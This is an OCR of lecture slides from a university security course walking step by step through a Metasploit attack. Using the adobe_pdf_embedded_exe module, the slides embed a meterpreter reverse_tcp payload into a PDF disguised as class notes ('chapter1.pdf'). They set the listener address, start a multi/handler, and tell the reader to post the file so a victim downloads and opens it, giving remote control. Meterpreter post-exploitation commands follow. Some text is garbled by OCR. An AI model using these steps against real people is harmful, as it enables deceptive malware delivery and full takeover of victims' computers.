
THE NORTHCAP UNIVERSITY

Pdf Exploit using Metasploit



30 YEARS OF EXCELLENCE

NAAC Accredited

Pdf Exploit using Metasploit

THE NORTHCAP UNIVERSITY

- Adobe has had numerous security issues with their products, including Adobe Reader, Illustrator, Flash, and others
- Newest version is 11, Exploiting Adobe Reader 9 or earlier installed
- Alter an existing .pdf file that can then be posted to website
- When others download it, it will open a listener (a rootkit) on their system and give us total control of their computer remotely.

Pdf Exploit using Metasploit

THE NORTHCAP UNIVERSITY

Step 1. Find the Appropriate Exploit

- **msfconsole**
-


```
msf5 > search type:exploit platform:windows adobe pdf

Matching Modules
================

   #    Name                                                  Di
sclosure Date  Rank       Check  Description
   -    ----                                                  --
------------  ----       -----  -----------
   1  exploit/multi/browser/adobe_flash_hacking_team_uaf      20
15-07-06       great      No     Adobe Flash Player ByteArray Use After Free
   2  exploit/multi/browser/adobe_flash_nellymoser_bof        20
15-06-23       great      No     Adobe Flash Player Nellymoser Audio Decoding Bu
ffer Overflow
   3  exploit/multi/browser/adobe_flash_net_connection_confusion  20
15-03-12       great      No     Adobe Flash Player NetConnection Type Confusion
   4  exploit/multi/browser/adobe_flash_opaque_background_uaf  20
15-07-06       great      No     Adobe Flash opaqueBackground Use After Free
   5  exploit/multi/browser/adobe_flash_pixel_bender_bof       20
14-04-28       great      No     Adobe Flash Player Shader Buffer Overflow
   6  exploit/multi/browser/adobe_flash_shader_drawing_fill    20
15-05-12       great      No     Adobe Flash Player Drawing Fill Shader Memory C
orruption
```

Pdf Exploit using Metasploit

- m[illegible]lf




Pdf Exploit using Metasploit

Step 2: use "exploit/windows/fileformat/adobe_p

```
msf5 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Step 3: Gather Info on This Exploit exploit (adobe_pdf_embedded_exe)



Pdf Exploit using Metasploit

THE NORTHCAP UNIVERSITY

Step 4: Set Our Payload

```
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Step 5: Set

- **show op**

```
root : .ruby.bin
File  Edit  View  Bookmarks  Settings  Help
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting
        Required  Description
   ----            ---------------
           --------  -----------
   EXENAME
        no         The Name of payload exe.
   FILENAME         evil.pdf
        no         The output filename.
   INFILENAME
        yes        The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press
 Open.  no         The message to display in the File: area

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)

msf  exploit(adobe_pdf_embedded_exe) >
root : .ruby.bin
```

Pdf Exploit using Metasploit

THE NORTHCAP UNIVERSITY

Step 6: Change Filename

- Let's set a file named chapter1.pdf, presumably some class notes
- **set INFILENAME chapter1.pdf**

Step 7:change the default FILENAME of the output file with the embedded Meterpreter to **same chapter1.pdf.**

- Existing filename is evil.pdf

```
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set filename chapter1.
pdf
filename => chapter1.pdf
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set infilename chapter
1.pdf
infilename => chapter1.pdf
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Pdf Exploit using Metasploit


THE NORTHCAP UNIVERSITY

Step 8: set the LHOST

```
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set lhost 192.168.137.
134
lhost => 192.168.137.134
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```


Step 9: options

- **Show options**



Step 10: Exploit!

- **exploit**
- Meterpreter has created **a PDF named chapter1.pdf** that contains the Meterpeter listener



/local/chapter1.pdf

Step 11: Copy this file to your website/victim's computer

- Invite visitors to download it
- Ensure victim downloads and opens this file from your website

THE NORTHCAP UNIVERSITY

Payload has been created

30 YEARS OF EXCELLENCE

NAAC Accredited

Pdf Exploit using Metasploit

```
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
```

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
```

Step 13: set payload windows/meterpreter/reverse_tcp

Pdf Exploit using Metasploit

Step 14: **show options**

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Pdf Exploit using Metasploit

Step 15: **set lhost 192.168.100.1**

```
msf5 exploit(multi/handler) > set lhost
```

Step 16: **exploit**

```
msf5 exploit(multi/handler) > exploit
```

Step 17: copy chapter1.pdf to victim machine..

Metasploit has placed this file at **/root/.msf4/local/chapter1.pdf**

```
root@kali:~# cp /root/.msf4/local/chapter1.pdf .
```

It will open the session of meterpreter

Pdf Exploit using Metasploit

- Session opens

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thr
ad
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
```

Post exploitation

- Change directory
- Remove file
- Upload your own file

- https://www.youtube.com/watch?v=y0t6ht-tbn0